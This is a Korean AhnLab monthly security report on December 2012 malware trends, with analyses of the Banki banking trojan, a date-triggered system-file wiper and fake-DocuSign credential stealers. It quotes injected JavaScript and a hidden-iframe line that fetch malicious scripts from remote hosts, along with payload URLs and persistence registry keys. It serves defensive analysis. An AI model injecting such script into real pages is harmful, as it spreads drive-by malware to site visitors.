ASEC REPORT

VOL.36 | 2013.01

안랩 월간 보안 보고서

2012년 12월의 보안 동향

2012년 보안 동향 분석

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

12월 악성코드, 전월 대비 3만 8천여 건 감소

ASEC이 집계한 바에 따르면, 2012년 12월에 감염이 보고된 악성코드는 전체 993만 8154건인 것으로 나타났다. 이는 전월 997만 6829건에 비해 3만 8675건이 감소한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Malware/Win32.suspicious와 Trojan/Win32.onlinegames이 다음으로 많았다. 또한 총 7건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	779,165	20.3 %
2	—	Malware/Win32.suspicious	653,639	17.0 %
3	▲9	Trojan/Win32.onlinegames	250,631	6.5 %
4	▼1	Textimage/Autorun	226,212	5.9 %
5	▼1	Trojan/Win32.Gen	224,258	5.8 %
6	NEW	Win-Trojan/Onlinegamehack.104448.BM	216,167	5.6 %
7	▼1	Trojan/Win32.adh	209,383	5.4 %
8	NEW	Win-Trojan/Onlinegamehack138.Gen	165,725	4.3 %
9	▲6	JS/Agent	135,043	3.5 %
10	▲10	Trojan/Win32.agent	113,208	2.9 %
11	▼6	Adware/Win32.winagir	111,984	2.9 %
12	NEW	Trojan/Win32.onlinegamehack	111,660	2.9 %
13	▼2	Malware/Win32.generic	110,498	2.9 %
14	▼1	Adware/Win32.korad	91,816	2.4 %
15	▲1	RIPPER	89,680	2.3 %
16	NEW	Trojan/Win32.alyak	86,710	2.3 %
17	NEW	Dropper/Win32.onlinegamehack	80,721	2.1 %
18	NEW	Downloader/Win32.banload	68,677	1.8 %
19	NEW	Win-Spyware/Pbbot.2000384	63,899	1.7 %
20	▼1	Als/Bursted	59,206	1.5 %
		TOTAL	3,848,282	100.0 %

표 1-1 | 2012년 12월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 2012년 12월에는 Trojan/Win32가 총 156만 2549건으로 가장 빈번히 보고된 것으로 조사됐다. ASD.PREVENTION이 77만 9165건, Malware/Win32가 77만 6471건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	1,562,549	22.3 %
2	—	ASD	779,165	11.1 %
3	—	Malware/Win32	776,471	11.1 %
4	—	Win-Trojan/Agent	639,347	9.1 %
5	▲3	Win-Trojan/Onlinegamehack	534,993	7.6 %
6	▼1	Adware/Win32	327,058	4.7 %
7	▼1	Win-Trojan/Downloader	294,315	4.2 %
8	▼1	Downloader/Win32	232,455	3.3 %
9	▲1	Textimage/Autorun	226,238	3.2 %
10	▲2	Win-Trojan/Korad	221,647	3.2 %
11	—	Win-Adware/Korad	203,693	2.9 %
12	▲3	Win-Trojan/Urelas	180,895	2.6 %
13	NEW	Win-Trojan/Onlinegamehack138	165,725	2.4 %
14	NEW	Dropper/Win32	149,718	2.1 %
15	▲4	JS/Agent	135,700	1.9 %
16	NEW	Win-Dropper/Korad	131,825	1.9 %
17	▼1	Win32/Virut	131,177	1.9 %
18	▼4	Win32/Conficker	121,943	1.7 %
19	▼10	Win-Trojan/Avkiller	104,574	1.5 %
20	▼3	Win32/Kido	91,491	1.3 %
		TOTAL	7,010,979	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

12월 최다 신종 악성코드 Win-Trojan/Onlinegamehack.104448.BM

[표 1-3]은 11월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다.

12월의 신종 악성코드는 Win-Trojan/Onlinegamehack.104448.BM이 21만 6167건으로 전체의 29.2%를 차지했으며, Win-Spyware/PbBot.2000384가 6만 3899건이 보고돼 8.6%를 차지했다.

순위	악성코드명	건수	비율
1	Win-Trojan/Onlinegamehack.104448.BM	216,167	29.2 %
2	Win-Spyware/PbBot.2000384	63,899	8.6 %
3	Win-Adware/KorAd.98304.C	41,266	5.6 %
4	Win-Trojan/Agent.114688.VM	31,676	4.3 %
5	Win-Trojan/Korad.96768.B	31,256	4.2 %
6	Win-Trojan/Agent.110592.ZK	30,678	4.2 %
7	Win-Trojan/Agent.2038784.B	30,660	4.1 %
8	Win-Spyware/PdBot.2450432	29,959	4.1 %
9	Win-Trojan/Onlinegamehack.134938	28,856	3.9 %
10	Win-Trojan/Korad.101376.B	27,552	3.7 %
11	Win-Trojan/Downloader.262144.MN	26,994	3.7 %
12	Win-Trojan/Strictor.483200	25,590	3.5 %
13	Win-Adware/Korad.218112	25,096	3.4 %
14	Win-Trojan/Navattle.204232	23,173	3.1 %
15	Win-Trojan/Korad.101376.C	22,218	3.0 %
16	Dropper/Win32.OnlineGameHack.303104	18,989	2.6 %
17	Dropper/Onlinegamehack.131398	17,032	2.3 %
18	Win-Trojan/Startpage.298528	16,591	2.2 %
19	Win-Adware/KorAd.10752	16,149	2.2 %
20	Win-Adware/KorAd.1809920	15,253	2.1 %
	TOTAL	777,830	100.0 %

표 1-3 | 11월 신종 악성코드 최다 20건

12월 악성코드 유형 ‘ 트로이목마 ’ 가 최다

[그림 1-2]는 2012년 12월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 43.2%로 가장 높은 비율을 나타냈고, 스크립트(Script)가 8.8%, 웜(Worm)이 6.3%로 집계됐다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 드롭퍼, 스파이웨어, 다운로더가 전월에 비해 증가세를 보였으며 웜, 스크립트, 애드웨어는 감소했다. 바이러스, 애프케어 계열들은 전월 수준을 유지했다.




그림 1-3 | 2012년 11월 vs. 12월 악성코드 유형별 비율

신종 악성코드 유형별 분포

12월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 70%로 가장 많았고, 애드웨어와 스파이웨어가 각각 8%, 드롭퍼가 6%로 집계됐다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

온라인 뱅킹 트로이목마 Banki(1)

Boland사에서 개발한 프로그래밍 언어인 Delphi에는 일부 버전(Delphi4 ~ 7)에서 사용하는 Sysconst 라이브러리가 있다. Win32/Induc 바이러스는 이 라이브러리를 감염시킨 후 컴파일 과정에서 생성되는 EXE, DLL 등에 바이러스 코드를 삽입한다.

Win32/Induc은 2009년 8월 경에 발견됐다. 그 당시 국내에서 제작 및 배포되고 있었던 Delphi 기반의 프로그램들도 해당 바이러스에 감염된 사례가 다수 있었다. 그러나 불행 중 다행은 위에서 언급한 것처럼 Win32/Induc은 Delphi소스에 자신의 코드를 삽입하는 기능만 있을 뿐 감염된 소스가 컴파일 되어 생성된 EXE, DLL을 일반 PC에서 실행해도 아무런 피해를 주지 않았다. 만약 Win32/Induc이 Win32/Virut와 동일한 기능(파일감염, IRC채널 접속, 보안 사이트 접속방해 등)을 가지고 있었다면 다수의 일반 PC들에서 피해가 발생했을 것이다.

* Win32/Induc 바이러스 조치 가이드:
http://www.ahnlab.com/kr/site/securitycenter/asec/aseclssueView.do?webAseclssueVo.seq=57

하지만 2012년 12월 말경, Delphi로 제작된 Win32/Induc에 감염된 온라인 뱅킹 트로이목마가 국내 웹하드 사이트 해킹을 통해 유포된 사례가 발견됐다.

1. 웹하드 사이트: http://www.****hard.co.kr/common/JS/action2.js

action2.js파일의 내부에는 아래와 같이 자바 스크립트 코드가 삽입돼 있었고 국내 UCC 동영상 관련 사이트로부터 cp.js파일을 다운로드하도록 돼 있었다.

```
if(document.cookie.indexOf('ggads')==-1){var expires=new Date();expires.setTime(expires.getTime()+24*60*60*1000);document.cookie='ggads=Yes;path=/;expires='+expires.toGMTString();document.write(unescape("<script src=http://ucc.******.co.kr/adsi/cp.js></script>"));}
```

그림 1-5 | cp.js파일을 다운로드하는 action2.js코드

2. UCC동영상 사이트 : http://ucc.******.co.kr/adsi/cp.js

cp.js파일에 저장된 코드는 아래와 같으며 특정 게임 사이트에서 또 다른 악성 스크립트를 다운로드하도록 돼 있다.

```
document.write("<iframe src=http://flash.*****.pe.kr/adsi/adsi.htmlwidth=0 height=0></iframe>");
```

그림 1-6 | 악성 스크립트를 다운로드하는 코드

adsi.html 역시 동일한 사이트에서 index.html파일을 다운로드 하며, 해당 스크립트는 아래 그림처럼 공다팩(Gongda Pack)으로 난독화돼 있다.

그림 1-7 | Gongda Pack으로 난독화된 index.html

3. UCC동영상 사이트 : http://ucc.******.co.kr/adsi/index.html

위 [그림 1-7]에서처럼 index.html은 Gongda Pack 툴킷으로 난독화되어 있다. 국내의 해킹된 사이트를 통해서 유포된 악성 스크립트의 대부분이 해당 툴킷을 통해서 난독화돼 있다. (아래는 index.html이 Gongda Pack으로 난독화돼 있음을 알 수 있는 부분이다.)

```
/*Encrypt By 210.***.53.***:2323's JSXX 0.44 VIP*/
```

그림 1-8 | Gongda Pack 난독화 표기

난독화된 index.html파일을 풀어보면 아래처럼 우리가 흔히 사용하는 Java와 Internet Explorer에 존재하는 취약점을 이용해 실행파일을 다운로드함을 알 수 있다.




그림 1-9 | 난독화 해제된 index.html

[그림 1-9]와 같이 qq.exe를 다운로드 및 실행하기 위해서 사용한 취약점은 아래 JAVA 5개, Internet Explorer 1개 등 총 6개를 사용한다.

- Java : CVE-2010-0886, CVE-2011-3544, CVE-2012-0507, CVE-2012-4681, CVE-2012-5076
IE : CVE-2012-1889

위 취약점이 존재할 경우, 다운로드 되는 qq.exe의 내부 코드를 살펴보면 Delphi로 제작됐으며, 아래 그림처럼 Win32/Induc 바이러스 코드가 존재함을 확인할 수 있다.

```
00003604  00403604   0  SOFTWARE\Borland\Delphi\RTL
00005568  00405568   0  Software\Borland\Locales
00005584  00405584   0  Software\Borland\Delphi\Locales
```




그림 1-10 | Win32/Induc 바이러스 코드가 포함된 qq.exe

qq.exe에 의해서 다운로드되는 2.mp3파일도 마찬가지로 [그림 1-11]과 같이 Win32/Induc 바이러스가 존재한다.




그림 1-11 | qq.exe에 의해서 다운로드되는 2.mp3

이를 근거로 판단해 볼 때 악성코드 제작자는 악성코드 제작 시 인터넷에 공개된 Win32/Induc가 포함된 Delphi소스를 사용한 것으로 추정된다.

〈V3 제품군의 진단명〉

Win-Trojan/Prosti.132540 (2012.12.18.00)

Trojan/Win32.Banki (2012.12.19.00)

온라인 뱅킹 트로이목마 Banki(2)

국내 인터넷 뱅킹 사용자를 타깃으로 한 악성코드(Banki)에서는 특정 시스템 날짜가 되면 윈도우 시스템 파일을 삭제하는 기능이 추가로 발견됐다.

과거에 발견된 Banki 정보는 아래의 주소에서 확인이 가능하다.

- http://asec.ahnlab.com/search/banki

이번에 발견된 Banki 변종은 Induc 바이러스에 감염된 악성코드로, http://210.***.**.32:2323/qq.exe 를 통해 유포 되는 것으로 확인됐다. (유포 과정은 온라인 뱅킹 트로이목마 Banki(1) 참조.)

위 파일이 실행돼 악성코드에 감염될 경우 아래의 경로에 파일이 생성된다.

- C:₩Windows₩system32₩muis₩tempblogs.₩tempblogs..₩'1216', 'Winlogones.exe', 'csrsses.exe'




그림 1-12 | 악성코드에 감염돼 생성된 파일

감염된 뒤에는 아래 [그림 1-13]과 같이 레지스트리에 서비스로 등록되어, 부팅시 실행된다.




그림 1-13 | 서비스 등록

실행된 환경에 따라 다르게 나타날 수 있지만, 악성 프로세스 'winlogones.exe'는 정상 프로세스인 'winlogon.exe'에 자신을 인젝션하여 프로세스 목록에 'winlogones.exe'가 보이지 않게 한다. 동시에 또 다른 악성 프로세스인 'csrsses.exe'도 계산기 프로세스 이름인 'calc.exe'에 자신을 인젝션하여 실행한다.




그림 1-14 | 정상적인 프로세스만 동작하는 것으로 위장

다운로드 주소	생성된 파일명
www.zhu*****.com/temp/q/1.mp3	ChilkatCert.dll
www.zhu*****.com/temp/q/q.mp3	qserver.exe
www.zhu*****.com/temp/q/2.mp3	iexplores.exe
www.zhu*****.com/temp/q/3930.mp3	termsrv.dll
www.zhu*****.com:2323/count.txt	count.txt

표 1-4 | 다운로드 파일

다운로드 받은 파일은 아래의 경로에 생성된다.

- C:₩Windows₩system32₩muis₩tempblogs.₩tempblogs..₩

이번 변종의 가장 큰 특징은 특정 날짜(2013년 1월 16일)가 되면 시스템 파괴 기능이 동작하도록 제작돼 있다는 점이다. 해당 날짜가 되면 아래와 같은 배치 파일을 c:₩ 에 생성하며 실행된다.




그림 1-15 | system32 폴더에 복사된 악성코드

배치 파일에 의해 ALG(Application Layer Gate) 서비스를 중지하고 hal.dll 파일과 System32 내의 파일을 삭제하게 되는 것이다. 배치 파일이 실행되면 아래와 같은 메시지가 나타난다.




그림 1-16 | 시스템 파괴 기능 동작

만약 시스템을 재부팅하면 아래와 같은 메시지가 나타나며, 정상적인 부팅이 불가능하다.




그림 1-17 | 시스템 파괴 후 재부팅 시 화면

〈V3 제품군의 진단명〉

Trojan/Win32.Banki (2012.12.19.00)

패스워드를 노리는 악성코드

조직 내에서 도큐사인 서비스를 이용 중이라면 각별한 주의가 필요할 것으로 보인다. 글로벌 전자 서명 표준 업체로 알려진 도큐사인으로 위장한 메일을 통해 악성코드가 유포되고 있기 때문이다.

확인된 메일은 도큐사인을 통해 전자 서명된 문서인 것처럼 속이고 일본 특정 기업과 학교 직원을 대상으로 발송됐다.




그림 1-18 | 도큐사인으로 위장한 메일 원본

첨부된 파일의 압축을 해제하면 '알려진 파일 형식의 파일 확장명 숨기기' 옵션에 따라 아래 [그림 1-19]와 같이 PDF 파일로 보이지만, 해당 파일은 확장자가 EXE인 실행파일(Employment 2013.pdf.exe)이다.

그림 1-19 | 압축 해제된 파일

Employment 2013.pdf.exe 파일을 실행하면 아래 URL에 접속을 시도한다.

- 'hxxp://89.***.**.40:8080/ponyb/gate.php'
- 'hxxp://6.loveis**the***.com/ponyb/gate.php'
- 'hxxp://4.pro******.com/ponyb/gate.php'
- 'hxxp://4.pro****vst.com/ponyb/gate.php'
- 'hxxp://wolfgang.br****.de/DFJ.exe'

– ‘hxxp://kredi*****emitkredit******.de/7MT.exe’
– ‘hxxp://1s*****.com/WtQ.exe’

분석 당시 위 URL 중에서 hxxp://1s*****.com/WtQ.exe URL만 접속이 가능하고 나머지 URL은 403, 404 에러가 발생해 접속이 되지 않았다.

다운로드 받은 WtQ.exe 파일은 %TEMP% 폴더에 자기 복제본을 753656.exe (랜덤 숫자) 파일로 생성하고 실행된다.

753656.exe 파일은 자기 복제본을 랜덤한 파일 이름으로 생성하고 레지스트리 값에 등록하여 부팅 시 자동 실행이 되도록 한다. 단 해당 파일은 Anti_VM 기능이 있어 VMWARE 환경에서는 정상적으로 동작하지 않는다.

[파일 생성]

%ALLUSERSPROFILE%₩Application Data₩E046B129AF1F64AA0000E045D0E96A36₩E046B129AF1F64AA0000E045D0E96A36.exe

[레지스트리 등록]

[HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce]
"E046B129AF1F64AA0000E045D0E96A36"="C:₩Documents and Settings₩₩All Users₩Application Data₩E046B129AF1F64AA0000E045D0E96A36₩E046B129AF1F64AA0000E045D0E96A36.exe"

E046B129AF1F64AA0000E045D0E96A36.exe 파일은 [그림 1-20]과 같이 시스템 사용을 제한하고 악성코드 치료를 위해 사용자 결제를 유도하는 허위 백신이다.




그림 1-20 | System Progressive Protection 허위 백신

Employment 2013.pdf.exe 파일은 아래와 같은 정보를 수집한다.
– 윈도우 ‘Protected Storage’ cache에 저장된 패스워드 정보
– 이메일 클라이언트 프로그램의 메일 서버 정보 (POP3 및 IMAP 서버 정보, 사용자 계정, 패스워드)
– FTP 클라이언트 프로그램 레지스트리 값에 저장된 FTP 정보 (호스트, 사용자 계정, 패스워드)

〈V3 제품군의 진단명〉

Win-Trojan/Fareit.147456.B (2012.12.07.00)
Trojan/Win32.Tepfer (2012.12.06.04)

악성코드의 3단 콤보 공격

국내 사이트가 해킹돼 악성코드가 유포되는 경우는 흔히 발생한다. 하지만 이번처럼 악성코드가 복잡다단한 구조로 유포되는 경우는 흔치 않다.
이번에 발견된 사례는 과거와 비교했을 때 아래와 같은 특징을 가지고 있다.
– [1] 다단계 유포방식
– [2] 악성코드의 콤보공격

[1] 다단계 유포방식

일반적으로 해킹된 웹 사이트를 통해 악성코드가 유포될 때에는 [웹 사이트 해킹 → 1~2개의 경유지(악성 스크립트 포함) → 악성코드 유포지] 등의 구성을 보이지만, 이번에 발견된 경우는 [그림 1-21]처럼 유포단계에서 여러 사이트를 거치게 돼 있었다.

